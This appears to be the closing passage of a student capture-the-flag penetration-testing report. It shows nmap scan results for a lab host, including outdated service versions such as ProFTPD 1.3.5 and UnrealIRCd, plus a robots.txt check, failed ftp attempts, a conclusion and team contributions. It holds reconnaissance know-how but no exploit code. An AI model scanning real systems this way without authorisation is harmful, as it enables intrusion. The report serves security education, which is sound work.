
File Actions Edit View Help
kali@kali: ~
Connect Scan Timing: About 20.53% done; ETC: 00:18 (0:14:04 remaining)
Nmap scan report for ubuntu.ccsphen.local (192.168.1.125)
Host is up (0.000785 latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  1024 6d:5a:ab:48:fd:61:7c:ea:9c:c6:eb:97:40:17:d2:2f (DSA)
  2048 19:ba:35:03:51:b5:04:03:d6:3c:e5:8f:d5:7f:a8:b5 (RSA)
  256 12:a8:0a:1a:ff:b1:2f:bd:61:ae:09:4f:08:27:be:08 (ECDSA)
  256 39:aa:cc:36:6d:91:f7:11:8f:0c:70:0a:03:fd:16:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
http-ls: Volume /
  SIZE TIME FILENAME
  -    -    -
  - 2020-12-29 17:02 chat/
  - 2011-07-27 20:17 drupal/
  1.7K 2020-12-29 17:02 payroll_app.php
  - 2013-04-08 12:06 phpmyadmin/
  -
  _http-server-header: Apache/2.4.7 (Ubuntu)
  _http-title: Index of /
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp       CUPS 1.7
  _http-methods:
  - Potentially risky methods: PUT
  http-robots.txt: 1 disallowed entry
  /
  _http-server-header: CUPS/1.7 IPP/2.1
  _http-title: Home - CUPS 1.7.2
3000/tcp  closed ppp
3306/tcp  open  mysql     MySQL (unauthorized)
3590/tcp  open  http      WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
  http-robots.txt: 1 disallowed entry
  /
  _http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
  _http-title: Ruby on Rails: Welcome aboard
6697/tcp  open  irc       UnrealIRCd
```

We took a step back and looked at the nmap results again to see if we could at least get a .txt file that might reveal more. We were shown a robots.txt file

```
Mozilla Firefox
kali@kali: ~
Thu 02 Dec, 00:55

192.168.1.125:3500/robots.txt
192.168.1.125:3500/robots.txt
Kali Linux Kali Training Kali Tools Kali Docs NetHunter Offensive Security Exploit-DB GHDB MSFU
# See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file
#
# To ban all spiders from the entire site uncomment the next two lines:
# User-agent: *
# Disallow: /
```

Putting the robots.txt file as an extension for the web address and the port associated, I was greeted with a new webpage but without any clues as to what to do next



```
File Actions Edit View Help
Service Info: Hosts: UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
  _clock-skew: mean: 0s, deviation: 2s, median: -1s
  smb-os-discovery:
    OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
    Computer name: ubuntu
    NetBIOS computer name: UBUNTU\x00
    Domain name: \x00
    FQDN: ubuntu
    System time: 2021-12-02T05:21:51+00:00
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
  Message signing: disabled (dangerous, but default)
  smb2-security-mode:
    2.02:
      Message signing enabled but not required
  smb2-time:
    date: 2021-12-02T05:21:48
    start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1319.53 seconds

(kali@kali)-[~]
└─$ ftp 192.168.1.125 3580
Connected to 192.168.1.125.

421 Service not available, remote server has closed connection
ftp> exit

(kali@kali)-[~]
└─$ ftp 192.168.1.125 8080
Connected to 192.168.1.125.
```

I attempted to connect through ftp but was unable to actually get any type of shell or line to type in commands.

In the end of the process, we concluded the capturing was a failure because we did not find the flag. We use different tools, but the pictures above were the only ones that helped us in the end.

Conclusion

In conclusion, the project was mostly a success because we got a couple of flag captures.

We learned a couple of vulnerabilities in each system and tried to reduce the problems

with solutions to reduce a couple of issues. We did not capture some of the flags. Although, we did learn we need to try different tools in different situations than relying on the same tools in the previous phases. We can get some accurate information during the penetration test. Overall, it was a challenging Capture the Flag with some trial and error in some of the flags. But we got a couple of flag captures in the end.

Contributions

Daniel Martinez – scanner, Metasploit, password cracker, capturing the IP address flag, report organizer

Drew Rochford – scanner, Metasploit, capturing the IP address flags, report organizer

Dominique Thompkins – scanner, password searcher, capturing the IP address flag, report organizer